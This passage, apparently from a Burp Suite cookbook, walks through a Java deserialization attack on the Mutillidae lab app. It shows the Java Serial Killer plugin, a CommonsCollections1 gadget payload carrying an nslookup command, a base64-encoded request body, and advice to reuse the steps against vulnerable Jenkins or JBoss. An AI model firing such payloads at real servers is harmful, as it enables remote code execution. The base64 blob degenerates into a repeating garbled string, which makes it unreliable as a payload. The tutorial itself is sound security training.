The screenshot shows the Burp Suite interface. At the top, there are tabs for various tools: Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, Alerts, and JSON. Below these are sub-tabs for Intercept, HTTP history, WebSockets history, and Options. The HTTP history table shows a single entry with ID 110, Host http://192.168.56.101, Method GET, and URL /mutillidae/. Below the table, there are tabs for Request and Response, and sub-tabs for Raw, Headers, and Hex. The Request tab is active, showing the raw HTTP request. A context menu is open over the request, with the option 'Send to Java Serial Killer' highlighted in red.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
110	http://192.168.56.101	GET	/mutillidae/			200	46134	HTML	

```

GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1
  
```

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser ▶
- Add Issue
- Send selected text to JSON Web Tokens Tab to decode
- Send to Java Serial Killer**

Unfortunately, there aren't any serialized objects in Mutillidae so we will have to create one ourselves.

- Switch to the **Decoder** tab and copy the following snippet of a serialized object:

```
AC ED 00 05 73 72 00 0A 53 65 72 69 61 6C 54 65
```

- Paste the hexadecimal numbers into the **Decoder** tab, click the **Encode as...** button, and select base 64:

- After clicking the **Serialize** button, notice the payload has changed and now contains your arbitrary command and is base-64 encoded:

The screenshot shows a web application interface with the following elements:

- Buttons:** Go, Serialize, Base64 Encode (checked), CommonsCollections1 (dropdown), ?
- Command:** nsllookup 127.0.0.1
- View Options:** Raw (selected), Params, Headers, Hex
- Raw View Content:**

```

GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 1880

r00ABXNyADJzdW4ucmVmbGVjdC5hbms5dGF0aW9uLkFubm90YXRpb25JbnZvY2F0aW9uSGFuZGxlc1kK9Q8V
y36lAgACTAAMbWVtYmVYVmFsdWVzdAAPTGphdmEvdXRpbC9NYXA7TAABdHlwZXQAEUxqYXZlL2xhbmcvQ2xh
c3M7eHBzfQAAAAEADWphdmEudXRpbC5NYXB4cgAXAmF2YS5sYW5nLnJlZmx1Y3QvUHJveHhJ9ogzBBBdywIA
AUwAAWhOACVMamF2YS9sYW5nL3JlZmx1Y3QvSW52b2NhZG1vbkRhbmsRzXZI7eHBzcQB+AAABzcgAqb3JnLmFw
YWN0ZS5jb2ltb25zLmNvbGx1Y3Rpb25zLm1hcC5MYXp5TWFWbWUg55EJQDAAFMAAdmYWN0b3J55dAAATG9y
Zy9heGFjaGUvY29tbW9ucy9jb2xsZWNOaW9ucy9UcmFuc2Zvcmllejt4cHNyADpvcmcuYXBhY2hlLmNvbWl1
bnMuY29sbGVjdG1vbnMuZnVuY3RvenMuQ2hhaW5lZFRyYW5zZm9ybWVvMmEx7Ch61wQCAAFbAAAlpVHJhbnNm
b3JtZXJzdaAAtW0xvcmcvYXBhY2hlL2NvbWl1bnMvY29sbGVjdG1vbnMvVHJhbnNm3JtZXI7eHB1cgAtW0xv
cmcuYXBhY2hlLmNvbWl1bnMuY29sbGVjdG1vbnMuVHJhbnNm3JtZXI7vVYq8dq0GJrCAAB4cAAAAAVzcgA7
b3JnLmFwYWN0ZS5jb2ltb25zLmNvbGx1Y3Rpb25zLmZlbnN0b3JzLkNvbnoYVW50VHJhbnNm3JtZXJYdpAR
QQKx1AIAAUwACWlDb25zdGFudHQAEKxqYXZlL2xhbmcvT2JqZWNO03hwdnIAEWhphdmEubGFuZy5SdW50aW1l
AAAAAAAAAAAAAAAAAB4cHNyADpvcmcuYXBhY2hlLmNvbWl1bnMuY29sbGVjdG1vbnMuZnVuY3RvenMuSW52b2t1
c1RyYW5zZm9ybWVvYh+j/a3t8zjgCAANbAAVpQXJnc3QAE1tMamF2YS9sYW5nL09iamVjdDtMAAtpTWV0aG9k
TmFtZXQAEKxqYXZlL2xhbmcvU3RyaW5n01sAC2lQYXJhbVVR5cGVzdAAASW0xqYXZlL2xhbmcvQ2xhc3M7eHB1
cgATW0xqYXZlLmXhbmcuT2JqZWNO05D0WJ8Qcy1sAgAAeHAAAAACdAAKZ2V0UnVudGltZXVvYABJbTgphdmEub
GFuZy5DbGFzc2VudGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50
aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9u
dGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50
dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1l
Zm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFu
Zy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50
aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9u
dGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50
dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1l
Zm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFu
Zy50dW50aW1lZm9udGFuZy50dW50aW1lZm9udGFuZy50dW50aW1l
```

10. Click the **Go** button within the **Java Serial Killer** tab to execute the payload. Even though you may receive an error in the response, ideally, you would have a listener, such as `tcpdump`, listening for any DNS lookups on port 53. From the listener, you would see the DNS query to the IP address you specified in the `nslookup` command.

How it works...

In cases where application code receives user input directly into an object without performing sanitization on such input, an attacker has the opportunity to provide arbitrary commands. The input is then serialized and run on the operating system where the application resides, creating a possible attack vector for remote code execution.

There's more...

Since this recipe scenario is a bit contrived, you may not receive a response on your network listener for the `nslookup` command. Try the recipe again after downloading a vulnerable version of an application with known Java deserialization vulnerabilities (that is, Jenkins, JBoss). Reuse the same steps shown here, only change the target application.

See also

- For more information about real-world Java deserialization attacks, check out these links:
 - **Symantec**: https://www.symantec.com/security_response/attacksignatures/detail.jsp?asid=30326
 - **Foxglove Security**: <https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/>
- To read more about this Burp plugin, check out <https://blog.netspi.com/java-deserialization-attacks-burp/>

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
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